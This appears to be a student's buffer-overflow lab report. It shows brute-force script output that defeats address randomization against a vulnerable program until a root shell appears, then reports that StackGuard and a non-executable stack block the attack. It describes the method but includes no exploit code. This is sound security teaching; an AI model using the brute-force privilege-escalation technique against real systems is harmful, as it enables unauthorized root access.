
```
The program has been running 16985 times so far.
Input size: 517
./brute-force.sh: line 14: 26336 Segmentation fault      ./stack-L1
0 minutes and 23 seconds elapsed.
The program has been running 16986 times so far.
Input size: 517
./brute-force.sh: line 14: 26337 Segmentation fault      ./stack-L1
0 minutes and 24 seconds elapsed.
The program has been running 16987 times so far.
Input size: 517
./brute-force.sh: line 14: 26338 Segmentation fault      ./stack-L1
0 minutes and 24 seconds elapsed.
The program has been running 16988 times so far.
Input size: 517
./brute-force.sh: line 14: 26339 Segmentation fault      ./stack-L1
0 minutes and 24 seconds elapsed.
The program has been running 16989 times so far.
Input size: 517
./brute-force.sh: line 14: 26340 Segmentation fault      ./stack-L1
0 minutes and 24 seconds elapsed.
The program has been running 16990 times so far.
Input size: 517
./brute-force.sh: line 14: 26341 Segmentation fault      ./stack-L1
0 minutes and 24 seconds elapsed.
The program has been running 16991 times so far.
Input size: 517
./brute-force.sh: line 14: 26342 Segmentation fault      ./stack-L1
0 minutes and 24 seconds elapsed.
The program has been running 16992 times so far.
Input size: 517
./brute-force.sh: line 14: 26343 Segmentation fault      ./stack-L1
0 minutes and 24 seconds elapsed.
The program has been running 16993 times so far.
Input size: 517
./brute-force.sh: line 14: 26344 Segmentation fault      ./stack-L1
0 minutes and 24 seconds elapsed.
The program has been running 16994 times so far.
Input size: 517
./brute-force.sh: line 14: 26345 Segmentation fault      ./stack-L1
0 minutes and 24 seconds elapsed.
The program has been running 16995 times so far.
Input size: 517
#
```

With the issue of address randomization thrown into the mix, simple brute forcing served a successful means of circumventing such, as demonstrated above. Due to the addresses of the necessary details (i.e. buffer start, stack pointer, etc.) being changed repeatedly, I couldn't directly access exact points in memory. However, using a brute forcing script to consistently run a specifically calculated, previously functioning, point against these changing addresses and eventually succeed in an overflow attack and spawn a "root" shell accordingly.

Task 9a:

In this task I was charged with enabling StackGuard protection, which I originally had disabled in order to properly conduct buffer overflow attacks. However, when enabled and the stack is attempted access upon with my exploit program while being “root” owned the error demonstrated above occurs. Namely, error text stating “stack smashing” was detected and the operation was aborted. As such, buffer overflow attacks by the means attempted throughout the previous tasks are unable to spawn a “root” shell when StackGuard protection is turned on.

Task 9b:



In a similar manner, I was also charged with turning on non-executable stack protection in the shellcode in order to see the results of such. As demonstrated in the image provided, when the shellcode was compiled without the "-z execstack" flag and, alternatively, with the "-z noexecstack" flag, the shellcode would produce segmentation faults rather than spawn a "root" shell due to the safeguards in place by non-executable stack protection in place. This also occurs when the exploit program is run with the shellcode, as the safeguards prevent such for the same reasons as the direct shellcode itself.